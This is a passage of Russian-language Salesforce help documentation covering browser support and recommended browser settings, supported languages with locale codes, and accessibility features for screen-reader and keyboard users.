Рекомендуем использовать последнюю версию браузера Internet Explorer, поддерживаемую системой Salesforce. Кроме того, рекомендуем установить все обновления программного обеспечения Microsoft. Обратите внимание на следующие ограничения.

Примечания в отношении Apple Safari

Рекомендуем использовать последнюю версию браузера Safari, поддерживаемую системой Salesforce. Кроме того, рекомендуем установить все обновления программного обеспечения Apple. Обратите внимание на следующие ограничения.

Примечания в отношении браузера Mozilla Firefox

Компания Salesforce отслеживает выпуски новых версий браузера Firefox и прилагает все усилия для их поддержки. Обратите внимание на следующие ограничения.

Параметры браузера Internet Explorer

Рекомендуем использовать последнюю версию браузера Internet Explorer, поддерживаемую системой Salesforce. Кроме того, рекомендуем установить все обновления программного обеспечения Microsoft.

Параметры Firefox

Чтобы убедиться в оптимальной работе Salesforce на Firefox, обновите настройки конфигурации обозревателя.

Примечания в отношении Microsoft Edge

Salesforce поддерживает Microsoft Edge в Windows 10 для Salesforce Classic и Lightning Experience. Обратите внимание на следующие ограничения.

Ниже перечислены рекомендации по использованию Salesforce с Microsoft Edge.

- Браузер Microsoft Edge не поддерживает консоль разработчика.

ВЕРСИИ

Salesforce Classic доступно в версиях: **все** версии.

ВЕРСИИ

Lightning Experience доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

Примечания в отношении браузера Microsoft Internet Explorer

Рекомендуем использовать последнюю версию браузера Internet Explorer, поддерживаемую системой Salesforce. Кроме того, рекомендуем установить все обновления программного обеспечения Microsoft. Обратите внимание на следующие ограничения.

Важное замечание: Поддержка Internet Explorer 11 для доступа к Lightning Experience не осуществляется, начиная с выпуска Summer'16.

- Пользователи существующих организаций могут продолжить использование IE11 для доступа к Lightning Experience до 16 декабря 2017 года.
- Если необходима расширенная поддержка IE11, продолжайте использовать IE11 для доступа к Lightning Experience до 31 декабря 2020 года.
- Это изменение не повлияет на Salesforce Classic и пользователей организаций с сообществами.

Дополнительные сведения об этом изменении см. в разделе «Отмена поддержки Internet Explorer 11 для доступа к Lightning Experience».

ВЕРСИИ

Salesforce Classic доступно в версиях: **все** версии.

ВЕРСИИ

Lightning Experience доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

Ниже перечислены рекомендации по использованию Salesforce с браузером Microsoft Internet Explorer.

- Полная версия веб-сайта Salesforce поддерживается в браузере Internet Explorer 11 в Windows 8 и 8.1 только для ноутбуков с сенсорным экраном со стандартной клавиатурой и мышью. Мобильные устройства или планшеты с сенсорным экраном не поддерживаются. Вместо этого рекомендуем использовать мобильное веб-приложение Salesforce1.
- Если вы используете браузер Microsoft® Internet Explorer® версий 9–10, вы будете перенаправлены в Salesforce Classic.
- Браузер Internet Explorer не поддерживает режим совместимости.
- Изменение режима синтаксического анализа обозревателя, например, путем изменения заголовка `X-UA-Compatibility`, не поддерживается.
- Браузер Internet Explorer 11 не поддерживает консоль разработчика.
- Браузер Internet Explorer не поддерживает перетаскивание файлов в комментарии ленты. Кроме того, браузер Internet Explorer не поддерживает перетаскивание файлов в комментарии ленты Lightning Experience.

Есть особенности при использовании браузера Internet Explorer с Salesforce Classic.

- Если используется браузер Internet Explorer, убедитесь, что включены протоколы TLS 1.1 и TLS 1.2. Подробнее см. в разделе «Включение TLS 1.1 и TLS 1.2 в браузер Internet Explorer».
- Поддержка в браузере Internet Explorer 8 ограничена. Salesforce поддерживается только в браузере Internet Explorer 8 на Windows 7 с активными TLS 1.1 и/или TLS 1.2.
- Компонент базы знаний Salesforce не поддерживает редактор HTML-решений в браузере Internet Explorer 11.
- Версия Metro браузера Internet Explorer 10 не поддерживается.
- Пользователи браузера Internet Explorer 9 не могут проверять текст на наличие ошибок в обозревателе.

Примечания в отношении Apple Safari

Рекомендуем использовать последнюю версию браузера Safari, поддерживаемую системой Salesforce. Кроме того, рекомендуем установить все обновления программного обеспечения Apple. Обратите внимание на следующие ограничения.

Ниже перечислены рекомендации по использованию Salesforce с Apple Safari.

- Приложение Wave не поддерживается в браузере Safari. Используйте браузер Internet Explorer 10+, Edge или последние версии Chrome или Firefox.

ВЕРСИИ

Salesforce Classic доступно в версиях: **все** версии.

ВЕРСИИ

Lightning Experience доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

Примечания в отношении браузера Mozilla Firefox

Компания Salesforce отслеживает выпуски новых версий браузера Firefox и прилагает все усилия для их поддержки. Обратите внимание на следующие ограничения.

Ниже перечислены рекомендации по использованию Salesforce с браузером Mozilla Firefox.

- Приватное окно не поддерживает Lightning Experience.

ВЕРСИИ

Salesforce Classic доступно в версиях: **все** версии.

ВЕРСИИ

Lightning Experience доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

Параметры браузера Internet Explorer

Рекомендуем использовать последнюю версию браузера Internet Explorer, поддерживаемую системой Salesforce. Кроме того, рекомендуем установить все обновления программного обеспечения Microsoft.

Чтобы повысить производительность браузера Internet Explorer, настройте перечисленные ниже параметры обозревателя в диалоговом окне «Свойства обозревателя».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии.

Вкладка «Общие»

1. Нажмите кнопку **«Параметры»** в разделе «История просмотра» на вкладке «Общие».
2. Установите переключатель **«автоматически»** для параметра «Проверять наличие обновления сохраненных страниц».
3. Введите значение не менее 50 Мб в поле «Используемое место на диске».

Вкладка «Безопасность»

1. Нажмите кнопку **«Другой...»** в разделе «Интернет» вкладки «Безопасность» и прокрутите до раздела «Сценарии».
2. Убедитесь, что параметр «Активные сценарии» включен. Данный параметр определяет наличие JavaScript.

Вкладка «Конфиденциальность»

1. Нажмите кнопку **«Дополнительно»** на вкладке «Конфиденциальность».
2. Установите флажок **«Перекрыть автоматическую обработку файлов "cookie"»**.
3. Установите флажок **«Всегда разрешать сеансовые "cookie"»**.
4. Установите переключатель **«Принимать»** в области **«Сторонние "cookie"»**.

Вкладка «Дополнительно»

Прокрутите до раздела «Безопасность» вкладки «Дополнительно» и выполните указанные ниже действия.

- Снимите флажок «Не сохранять зашифрованные страницы на диск».
- Установите флажки «Использовать TLS 1.0», «Использовать TLS 1.1» и «Использовать TLS 1.2». *Снимите флажки* «Использовать SSL 2.0» и «Использовать SSL 3.0». Система Salesforce больше не поддерживает SSL. После деактивации, которая запланирована на июнь 2016 года для безопасных организаций и на начало 2017 года для производственных организаций, TLS 1.0 поддерживаться не будет.

Совет: Чтобы удалять кэш при закрытии обозревателя Internet Explorer, установите флажок «Удалять все файлы из папки временных файлов Интернета при закрытии обозревателя». Данный алгоритм повышает конфиденциальность, но может снизить производительность.

Параметры Firefox

Чтобы убедиться в оптимальной работе Salesforce на Firefox, обновите настройки конфигурации обозревателя.

Компания Salesforce отслеживает выпуски новых версий обозревателя Firefox и прилагает все усилия для их поддержки.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии.

Дополнительные параметры

Настройте дополнительные свойства, позволяющие обеспечить максимальную производительность.

1. Введите *about:config* в адресную строку браузера и нажмите клавишу ENTER.
2. При отображении предупреждения нажмите кнопку **«Я обещаю, что буду осторожен!»**.
3. Чтобы задать рекомендованные значения, найдите указанные ниже параметры и дважды щелкните их имена. Изменения вступают в силу незамедлительно.
4. Включите выделение текстовых полей, элементов форм и ссылок, включив эту функцию обеспечения доступности.

Свойство	Рекомендованное значение	Значение по умолчанию
accessibility.tabfocus	7	1

5. Чтобы изменить способ сохранения общих ресурсов, используемый обозревателем в запросах, настройте указанные ниже свойства кэширования.

Параметр	Рекомендованное значение	Значение по умолчанию
browser.cache.check_doc_frequency	3	3
browser.cache.disk.capacity	не менее 50 000; чем больше значение, тем больше используемое пространство жесткого диска	50 000
browser.cache.disk.enable	True	True
browser.cache.disk_cache_ssl	True	False
browser.cache.memory.enable	True	True

Прим.: Чтобы настроить некоторые параметры, последовательно выберите пункты **«Инструменты»** > **«Настройки»** в обозревателе Firefox. Дополнительную информацию см. в справке Firefox.

Совет: Если параметру privacy.sanitize.sanitizeOnShutdown задано значение True, то удаление кэша выполняется при закрытии обозревателя Firefox. Данный алгоритм повышает конфиденциальность, но может снизить производительность.

Чтобы просмотреть содержимое кэша, введите `about:cache` в адресную строку обозревателя и нажмите клавишу Enter.

Дополнительную информацию об этих и других параметрах см. в базе знаний MozillaZine и на начальной странице службы поддержки Firefox.

Языки, поддерживаемые системой

Система Salesforce предлагает три уровня языковой поддержки: основные языки, языки конечного пользователя и языки платформы.

Каждый язык определяется двузначным кодом, например `en`, или пятизначным кодом региона, например en_AU.

В дополнение к поддержке языка системой Salesforce можно локализовать организации двумя способами. <0>Средство перевода<1> позволяет выбрать языки перевода, назначить переводчиков и создать переводы настроек, выполненных в организации <2>Salesforce<3>, а также переопределить метки и переводы из управляемых пакетов. С помощью средства перевода могут быть переведены любые элементы интерфейса — от значений настраиваемых раскрывающихся списков до значений настраиваемых полей, поэтому пользователи из других стран смогут работать со всеми функциями системы Salesforce на своем родном языке.

Вторым вариантом является переименование вкладок и полей в Salesforce. Если в пользовательском приложении используется лишь несколько стандартных вкладок и полей Salesforce, их можно перевести.

Основные языки

Чтобы изменить язык отображения всех функций, включая разделы справки, на один из основных языков, перейдите на страницу «Настройка» и выполните следующие действия. Введите строку *«Сведения о компании»* в поле «Быстрый поиск» и выберите пункт **«Сведения о компании»**, затем выберите **«Правка»**.

- Китайский (упрощенный): `zh_CN`
- Китайский (традиционный): `zh_TW`
- Датский: `da`
- Голландский: `nl_NL`
- Английский: `en_US`
- Финский: `fi`
- Французский: `fr`
- Немецкий: `de`
- Итальянский: `it`
- Японский: `ja`
- Корейский: `ko`
- Норвежский: нет
- Португальский (Бразилия): `pt_BR`

- Русский: `ru`
- Испанский: `es`
- Испанский (Мексика): `es_MX`
- Шведский: `sv`
- Тайский: `th`

Прим.:

- <0>«Испанский (Мексика)»<1>, вместо которого используется язык <2>«Испанский»<3> для клиентских переводов.
- Хотя пользовательский интерфейс <0>Salesforce<1> полностью переведен на <2>тайский<3> язык, справка остается на английском.

Языки конечного пользователя

Языки конечного пользователя предназначены для многоязычных организаций или организаций, партнеры которых используют языки, отличные от стандартного языка компании. Что касается языков конечных пользователей, в системе Salesforce предусмотрены переведенные метки для всех стандартных объектов и страниц, *за исключением* страниц администрирования, меню «Настройка» и справки. При задании языка конечного пользователя непереведенные метки и справка выводятся на <0>английском<1> языке. Языки конечного пользователя предназначены только для личного использования конечными пользователями. Не используйте языки конечного пользователя как корпоративные языки. Система Salesforce не обеспечивает поддержку клиентов на языках конечного пользователя.

Ниже перечислены языки конечного пользователя:

- Арабский: `ar`
- Болгарский: `bg`
- Хорватский: `hr`
- Чешский: `cs`
- Английский (Великобритания): `en_GB`
- Греческий: `el`
- Еврейский: `iw`
- Венгерский: `hu`
- Индонезийский: `in`
- Польский: `pl`
- Португальский (Португалия): `pt_PT`
- Румынский: `ro`
- Словацкий: `sk`
- Словенский: `sl`
- Турецкий: `tr`
- Украинский: `uk`
- Вьетнамский: `vi`

Прим.: Salesforce предоставляет ограниченную поддержку для языков с направлением текста справа налево (<0>арабский<1> и <2>иврит<3>) для следующих функций.

- Live Agent

- Обращения
- Организации

Эти функции не поддерживаются в <0>Lightning Experience<1>, мобильном приложении <2>Salesforce1<3>, в любых других мобильных приложениях или обозревателях или в любых пользовательских интерфейсах, кроме <4>Salesforce Classic<5>. Мы не гарантируем корректную работу при использовании языков, письмо в которых ориентировано справа налево, с любыми другими функциями <0>Salesforce<1>. У нас нет планов расширять список поддерживаемых функций.

Ниже перечислены функции, которые не поддерживаются для языков с направлением справа налево.

- Конструктор отчетов
- Создание котировок в PDF
- Настраиваемое прогнозирование
- Сообщения эл. почты
- Salesforce Knowledge
- Ленты
- Сообщества

Отсутствие функции в этом списке не предполагает поддержку. Только Live Agent, «Обращения» и «Организации» поддерживаются с языками направления справа налево.

Языки платформы

В ситуациях, когда система Salesforce не предоставляет перевод по умолчанию, используйте только платформенные языки для локализации приложений и собственные функции, созданные на <0>Облаке приложений Salesforce<1>. Можно перевести такие элементы, как настраиваемые метки, настраиваемые объекты и имена полей. Можно также переименовать большинство стандартных объектов, меток и полей. Информационный текст и неполевой текст метки не подлежат переводу.

Языки платформы могут быть выбраны во всех раскрывающихся списках языков. Тем не менее при выборе языка платформы все стандартные метки системы Salesforce по умолчанию отображаются на английском языке либо (при выборе обращений) на языке конечного пользователя или на основном языке.

При выборе языка платформы метки стандартных объектов и полей используют язык «Английский». Данное правило не распространяется на следующие языки:

- Голландский (Бельгия), вместо которого представлен Голландский
- «Английский (Австралия)», «Английский (Индия)», «Английский (Малайзия)» и «Английский (Филиппины)», вместо которых используется язык «Английский (Великобритания)».
- «Французский (Бельгия)», «Французский (Канада)», «Французский (Люксембург)» и «Французский (Швейцария)», вместо которых используется язык «Французский».
- «Немецкий (Австрия)», «Немецкий (Люксембург)», Немецкий (Бельгия) и «Немецкий (Швейцария)», вместо которых используется язык «Немецкий».
- «Итальянский (Швейцария)», вместо которого используется «Итальянский».
- «Румынский (Молдова)», вместо которого используется язык «Румынский».
- «Черногорский», вместо которого используется язык «Сербский (латиница)».
- «Португальский (Португалия)», вместо которого используется язык «Португальский (Бразилия)».

Ниже перечислены поддерживаемые языки платформы.

- Албанский: `sq`
- Арабский (Алжир): `ar_DZ`
- Арабский (Бахрейн): `ar_BH`
- Арабский (Египет): `ar_EG`
- Арабский (Ирак): `ar_IQ`
- Арабский (Иордания): `ar_JO`
- Арабский (Кувейт): `ar_KW`
- Арабский (Ливан): `ar_LB`
- Арабский (Ливия): `ar_LY`
- Арабский (Марокко): `ar_MA`
- Арабский (Оман): `ar_OM`
- Арабский (Катар): `ar_QA`
- Арабский (Саудовская Аравия): `ar_SA`
- Арабский (Судан): `ar_SD`
- Арабский (Сирия): `ar_SY`
- Арабский (Тунис): `ar_TN`
- Арабский (Объединённые Арабские Эмираты): `ar_AE`
- Арабский (Йемен): `ar_YE`
- Армянский: `hy`
- Баскский: `eu`
- Боснийский: `bs`
- Бенгальский: `bn`
- Китайский (упрощенный, Сингапур): `zh_SG`
- Китайский (традиционный, Гонконг): `zh_HK`
- Голландский (Бельгия): `nl_BE`
- Английский (Австралия): `en_AU`
- Английский (Канада): `en_CA`
- Английский (Гонконг): `en_HK`
- Английский (Индия): `en_IN`
- Английский (Ирландия): `en_IE`
- Английский (Малайзия): `en_MY`
- Английский (Филиппины): `en_PH`
- Английский (Сингапур): `en_SG`
- Английский (ЮАР): `en_ZA`
- Эстонский: `et`
- Французский (Бельгия): `fr_BE`
- Французский (Канада): `fr_CA`
- Французский (Люксембург): `fr_LU`
- Французский (Швейцария): `fr_CH`
- Грузинский: `ka`

- Немецкий (Австрия): `de_AT`
- Немецкий (Бельгия): `de_BE`
- Немецкий (Люксембург): `de_LU`
- Немецкий (Швейцария): `de_CH`
- Хинди: `hi`
- Исландский: `is`
- Ирландский: `ga`
- Итальянский (Швейцария): `it_CH`
- Латышский: `lv`
- Литовский: `lt`
- Люксембургский: `lb`
- Македонский: `mk`
- Малайский: `ms`
- Мальтийский: `mt`
- Румынский (Молдова): `ro_MD`
- Черногорский: `sh_ME`
- Реторомanский: `rm`
- Сербский (кириллица): `sr`
- Сербский (латиница): `sh`
- Испанский (Аргентина): `es_AR`
- Испанский (Боливия): `es_BO`
- Испанский (Чили): `es_CL`
- Испанский (Колумбия): `es_CO`
- Испанский (Коста-Рика): `es_CR`
- Испанский (Доминиканская Республика): `es_DO`
- Испанский (Эквадор): `es_EC`
- Испанский (Сальвадор): `es_SV`
- Испанский (Гватемала): `es_GT`
- Испанский (Гондурас): `es_HN`
- Испанский (Никарагуа): `es_NI`
- Испанский (Панама): `es_PA`
- Испанский (Парагвай): `es_PY`
- Испанский (Перу): `es_PE`
- Испанский (Пуэрто-Рико): `es_PR`
- Испанский (США): `es_US`
- Испанский (Уругвай): `es_UY`
- Испанский (Венесуэла): `es_VE`
- Тагальский: `tl`
- Тамильский: `ta`
- Урду: `ur`

- Уэльский: cy

Поддержка языковых и региональных настроек для приложения Salesforce1

Приложение Salesforce1 поддерживает практически все регионы, основные языки и языки конечного пользователя, доступные в системе Salesforce. (Полный список поддерживаемых регионов и языков см. в справке Salesforce.) Текущий выпуск не поддерживает языки, читаемые справа налево (например, арабский и еврейский).

СМ. ТАКЖЕ:

Выбор языка, региона и валюты

Включение и выключение средства перевода

Поддержка языковых и региональных настроек для приложения Salesforce1

Приложение Salesforce1 поддерживает практически все регионы, основные языки и языки конечного пользователя, доступные в системе Salesforce. (Полный список поддерживаемых регионов и языков см. в справке Salesforce.) Текущий выпуск не поддерживает языки, читаемые справа налево (например, арабский и еврейский).

Прим.: Загружаемые приложения Salesforce1 используют языковые и региональные параметры, поддерживаемые профилем пользователя Salesforce и мобильным устройством. Если устройство использует региональные параметры, отличные от указанных в профиле пользователя, то приложение может отображаться на разных языках. Например, меню навигации отображается на английском языке, а записи — на французском.

ВЕРСИИ

Мобильное приложение Salesforce1 доступно в следующих версиях: **все** версии, кроме Database.com

Приложение Salesforce1 поддерживает мультивалюту, но не поддерживает функцию расширенного управления валютами.

Поля дат в записях, такие как «Дата закрытия» в возможностях, используют средство выбора даты, имеющееся в вашем мобильном устройстве. Например, если вы находитесь в Таиланде и редактируете поле даты, то год будет отображаться по григорианскому календарю, то есть это будет 2017 год. Когда вы сохраните дату, отображаемый год будет пересчитан в буддистский календарь и станет 2560 годом. Вы можете изменить параметры календаря на мобильном устройстве, обратившись для этого к инструкциям, прилагаемым к мобильному устройству. Например, в iOS 10 для изменения настроек календаря нужно выбрать пункты меню **«параметры»** > **«Общие»** > **«Язык и регион»**.

Стандарты доступности

Рассмотрим стандарты, используемые компанией Salesforce при создании приложений, поддерживающих режим доступности.

Компания Salesforce занимается разработкой настраиваемых корпоративных приложений, доступных всем пользователям, включая пользователей, работающих со вспомогательными средствами (например, программное обеспечение для распознавания речи и программы для чтения экрана).

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **все** версии, кроме **Database.com**

Lightning Experience: продуманный интерфейс

Lightning Experience представляет собой доступную платформу для наших клиентов, в основе которой лежит простой язык разметки Salesforce Lightning Design System.

Lightning Experience был разработан с учетом Руководства по обеспечению доступности веб-контента (WCAG) 2.0 (Web Content Accessibility Guidelines Version 2.0, WCAG) на уровне AA, а также с учетом технологического стандарта Консорциума Всемирной паутины (W3C) для предоставления возможности полноценного использования Интернета людьми с физическими ограничениями (WAI-ARIA). Salesforce отвечает требованиям раздела 508 федерального закона «О реабилитации» (США), а также многих других федеральных, местных и международных законов и требований в отношении обеспечения доступности для лиц с физическими ограничениями.

Сторонний поставщик выполнил оценку доступности основных продуктов Salesforce. С результатами можно ознакомиться в документе Voluntary Product Accessibility Template (VPAT). Ознакомьтесь с документом VPAT, чтобы убедиться в соответствии Salesforce требованиям раздела 508.

Прим.: Пробные и бета-функции Salesforce могут быть недоступны.

Рекомендованные обозреватели

Операционная система	Экранный диктор	Рекомендованные обозреватели
Windows®	NVDA	Google Chrome® или Mozilla Firefox®
Windows	Freedom Scientific JAWS	Google Chrome
macOS:	VoiceOver	Google Chrome или Safari®

Прим.: Использование некоторых функций, таких как меню, диалоговые окна и окна со списками, может быть затруднено в Chrome и Safari.

Слабовидящие пользователи, которым требуется увеличение экрана

Система Salesforce поддерживает стандартные инструменты увеличения, доступные в операционной системе, обозревателе или сторонней программе. Рекомендуем выбрать масштаб согласно текущим требованиям.

Глухие или слабослышащие пользователи

Salesforce предоставляет субтитры ко всем видео. Они доступны по ссылке **Помощь и обучение** в верхней части страницы.

Использование Salesforce Lightning Experience с экранным диктором

Узнайте, как извлечь максимум пользы из экранного диктора и других вспомогательных технологий при использовании Salesforce Lightning Experience со встроенными функциями доступности.

Использование Salesforce Classic со специальными возможностями для пользователей с физическими ограничениями

Рассмотрим изменения, происходящие в системе Salesforce Classic при использовании режима доступности.

Клавиши быстрого доступа

Клавиши быстрого доступа позволяют повысить эффективность использования системы Salesforce. Клавиши быстрого доступа помогают в навигации и ускоряют работу с записями, позволяя не использовать мышь. Эти клавиши быстрого доступа можно использовать наряду с клавишами быстрого доступа браузера.

Рекомендации по доступности мобильного приложения приложение Salesforce1

Мобильное приложение Salesforce1 предоставляет пользователям, применяющим программы для чтения экрана и другие функции доступности, полностью доступный мобильный интерфейс. В отличие от полного сайта Salesforce, приложению Salesforce1 не требуется режим доступности. При использовании приложения Salesforce1 на специальном устройстве учитывайте наши советы.

Обращение в компанию Salesforce

Подробнее о доступности в Salesforce.

Слабовидящие пользователи, которым требуется увеличение экрана

Система Salesforce поддерживает стандартные инструменты увеличения, доступные в операционной системе, обозревателе или сторонней программе. Рекомендуем выбрать масштаб согласно текущим требованиям.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **все** версии, кроме **Database.com**

Глухие или слабослышащие пользователи

Salesforce предоставляет субтитры ко всем видео. Они доступны по ссылке **Помощь и обучение** в верхней части страницы.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **все** версии, кроме **Database.com**

Использование Salesforce Lightning Experience с экранным диктором

Узнайте, как извлечь максимум пользы из экранного диктора и других вспомогательных технологий при использовании Salesforce Lightning Experience со встроенными функциями доступности.

В примерах ниже использованы страницы Sales Cloud, однако многие советы применимы и к другим продуктам, если выбран Lightning Experience.

Рекомендуем использовать экранный диктор с поддержкой активных областей, так как сообщения о статусе отображаются именно таким способом.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **все** версии.

Общие советы по навигации

Помните об этих советах при использовании Lightning Experience.

- Отключите в экранном дикторе **Режим** форм. Наши формы представляют собой меню, а не стандартные раскрывающиеся списки.
- После закрытия диалогового окна с помощью функции поиска браузера вернитесь в известное место на странице. После открытия и закрытия диалогового окна, а также после взаимодействия с ним фокус перемещается на кнопку, инициирующую открытие этого диалогового окна.
- Не используйте список ссылок экранного диктора. Salesforce — это сложное приложение, поэтому так можно потерять контекстную привязку ссылки.

- Разрешите отображение всплывающих окон Salesforce. Всплывающее предупреждение о завершении сеанса, предлагающее выполнить выход или продолжить работу, отображается по истечении заданного периода бездействия. Этот период может быть настроен или отключен администратором.

Навигация с помощью клавиатуры и автоматическая обратная связь

Для перемещения фокуса на какой-либо активный элемент страницы пользуйтесь клавишей TAB и клавишами со стрелками. Ниже приведено несколько примеров управления с помощью клавиатуры.

- Клавиша TAB перемещает фокус между ссылками и элементами управления.
- Клавиша ПРОБЕЛ переключает состояние кнопок.
- Клавиши со стрелками перемещают фокус между вкладками в наборе.
- Клавиша ПРОБЕЛ открывает меню.
- Клавиши со стрелками перемещают фокус между пунктами меню.

При вводе данных в поля ввода или интерактивные формы с функцией автоматического завершения экранный диктор озвучивает списки. Для перехода к нужному элементу используйте клавиши со стрелками.

Компоновка страницы Lightning Experience
В Lightning Experience все страницы основаны на едином макете.

Компоновка страницы Lightning Experience

В Lightning Experience все страницы основаны на едином макете.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **все** версии.

Верхний колонтитул страницы

Он включает следующее.

- Ссылки для быстрого перехода.
- Поле глобального поиска.
- Кнопки избранного и меню.
- Меню «Быстрое создание».
- Меню контекстной справки.
- Меню настройки параметров.
- Кнопка уведомления, при нажатии которой открывается соответствующая панель.
- Кнопка профиля пользователя, при нажатии которой открывается соответствующая панель.

Ссылки для быстрого перехода.

В верхней части каждой страницы расположены две ссылки: переход к навигации и переход к основному содержимому.

- По ссылке «Навигация» фокус перемещается в область навигации в заголовке страницы. Сначала в области навигации отображается кнопка запуска средства выбора приложений. Затем отображаются ссылки на основные объекты Salesforce, такие как «Организации» и «Потенциальные клиенты».
- При быстром переходе к основному содержимому фокус перемещается на содержимое текущей страницы в обход стандартных ссылок, расположенных в верхней части всех страниц. Например, при открытии Chatter фокус перемещается в верхнюю часть ленты. При переходе верхний колонтитул и ссылки навигации пропускаются.

Глобальный поиск

В верхней части всех страниц Salesforce расположено комбинированное окно «Поиск в Salesforce». Это окно используется для поиска по всей организации Salesforce, файлам, группам Chatter, публикациям и пользователям. Начав набирать текст, используйте клавиши со стрелками ВВЕРХ и ВНИЗ для выбора пунктов из предложенного списка поисковых запросов и результатов поиска. Результаты поиска включают указание типа объекта, например «пользователь» или «группа». После нажатия клавиши **ENTER** на выделенном результате поиска будет выполнен переход к объекту. После нажатия клавиши **ENTER** на выделенном поисковом запросе будет выполнен переход к экрану результатов поиска.

Экран результатов поиска включает несколько разделов. Все они имеют заголовки второго уровня.

- Первый заголовок второго уровня — «Поиск объектов с панели навигации». В этом разделе представлены ссылки, позволяющие уточнить поисковый запрос.
- В следующем разделе с заголовком второго уровня представлен перечень типов записей в результатах поиска. При поиске текста «Universal Containers» в результатах поиска могут фигурировать следующие типы: «клиент», «контакт», «интерес» «потенциальный клиент».

Если раздел 2 «Поиск объектов с панели навигации» является последним, поиск не дал результатов.

Область «Навигация»

Под верхним колонтитулом окна отображается область навигации. Вначале здесь отображается кнопка запуска приложений. Нажмите эту кнопку, чтобы открыть диалоговое окно с приложениями, настроенными для вас администратором. Это же диалоговое окно используется для переключения между приложениями. Также средство запуска приложений позволяет получить доступ к любому объекту Salesforce в пределах организации.

После активного приложения Salesforce вторым по важности средством навигации является средство запуска приложений. В списке представлены ссылки на начальные страницы таких объектов, как «Клиенты», «Потенциальные клиенты» и «Интерес». У некоторых объектов есть собственные меню. Эти меню позволяют получать доступ к недавно использованным записям по данному типу объектов и создавать записи данного типа объектов.

Содержимое страницы

Ниже раздела навигации отображается основное содержимое страницы. Тут возможны страницы двух типов, основанные на едином макете: начальные страницы объектов и начальные страницы записей.

Кроме этих двух общих типов страниц, имеется также ряд уникальных страниц, в том числе «Начальная страница», «Задачи», «Примечания», «Отчеты», «Панели мониторинга», «Новости», «Прогнозы» и «Chatter». Страницы Chatter включают ленты, профили пользователей, группы и «Файлы». Рекомендуем изучить эти страницы, чтобы выработать собственную стратегию навигации.

Начальная страница объекта

Все начальные страницы в Lightning Experience основаны на едином макете. В начале основного раздела содержимого представлено списковое представление. Для перехода к списку щелкните заголовок первого уровня. Далее на странице представлены следующие объекты:

- панель действий, на которой может быть несколько кнопок и раскрывающееся меню действий, доступных на уровне объектов.
- В списковом представлении имеется меню, позволяющее создавать, совместно использовать, удалять и редактировать списковые представления объектов.
- Средство выбора способа отображения, позволяющее переключаться между списковым представлением и представлением «канбан».

- Кнопка обновления.
- Кнопка редактирования для изменения данных в режиме реального времени.
- Кнопка «Диаграмма».
- Кнопка фильтрации, при нажатии которой отображается панель фильтрации результатов в списковом представлении.

За панелью инструментов расположено списковое представление, являющееся редактируемой в режиме реального времени таблицей. После перехода на вкладку таблицы нажмите клавишу ENTER, чтобы войти в таблицу. Для перемещения по таблице используйте клавиши со стрелками или средства навигации экранного диктора. Активные кнопки редактирования указывают на то, что редактирование возможно. Нажмите кнопку «Изменить», чтобы внести изменения в значения в полях. После внесения изменений нажмите клавишу ESC для выхода из таблицы, а затем с помощью клавиши TAB выделите кнопку «Сохранить» или «Отмена».

Начальная страница записи

Область основного содержимого на начальных страницах записей начинается с указания типа объекта и имени записи. Это заголовки первого уровня. Под заголовком расположена панель действий страницы. Эти кнопки и, возможно, раскрывающееся меню представляют действия, касающиеся записи. Действиями могут быть редактирование, удаление, изменение владельца и пр. При выборе большинства действий фокус переносится в открывающееся диалоговое окно.

После панели действий расположен раздел основных сведений о записи. Далее располагаются два списка вкладок (наборы вкладок). В зависимости от типа объекта записи на этих вкладках отображаются те или иные подробные сведения, сообщения Chatter по записи, связанные списки, действия с записью и прочие настраиваемые администратором сведения. Эти вкладки предоставляют доступ к информации, действиям и совместной работе по данной записи.

Списковые представления

Записи в Salesforce отображаются в виде таблиц, называемых списковыми представлениями. Переход к списковому представлению осуществляется с помощью функции перехода к следующей таблице в экранном дикторе. Если на экране более одного спискового представления, для более точного перехода используйте заголовки, а не команду перехода к следующей таблице.

Связанные списки

В связанных списках содержится информация о записях, связанных с текущей записью. Все связанные списки представляют собой аналогичные карточки, как на странице записи, с заголовком второго уровня. На всех имеется значок со ссылкой на статью ARIA.

В пределах карточек связанных списков можно выполнять действия с соответствующими объектами и записями.

Использование Salesforce Classic со специальными возможностями для пользователей с физическими ограничениями

Рассмотрим изменения, происходящие в системе Salesforce Classic при использовании режима доступности.

В Salesforce Classic предусмотрен альтернативный пользовательский интерфейс со специальными возможностями для пользователей с физическими ограничениями. Как правило, новые функции доступны в стандартном режиме, но также поддерживают режим доступности. Однако, возможно, режим доступности будет больше соответствовать вашим потребностям, особенно при использовании программного обеспечения для

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **все** версии, кроме **Database.com**

распознавания речи или чтения экрана для создания отчетов и панелей мониторинга, а также для взаимодействия со списковыми представлениями.

Прим.: Поддержка и модернизация функций режима доступности в Salesforce Classic прекращена. Рекомендуем использовать Lightning Experience, предоставляющий новейшие технологии в этой области.

Включение режима доступности
Режим доступности в системе Salesforce Classic.

Функции режима доступности
Рассмотрим изменения, происходящие в системе Salesforce при использовании режима доступности.

Клавиши быстрого доступа в Salesforce Classic
Рассмотрим функции специальных возможностей Salesforce, предназначенные для пользователей, работающих со вспомогательными средствами (это может быть программное обеспечение для распознавания речи и программы для чтения экрана).

Включение режима доступности

Режим доступности в системе Salesforce Classic.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com**

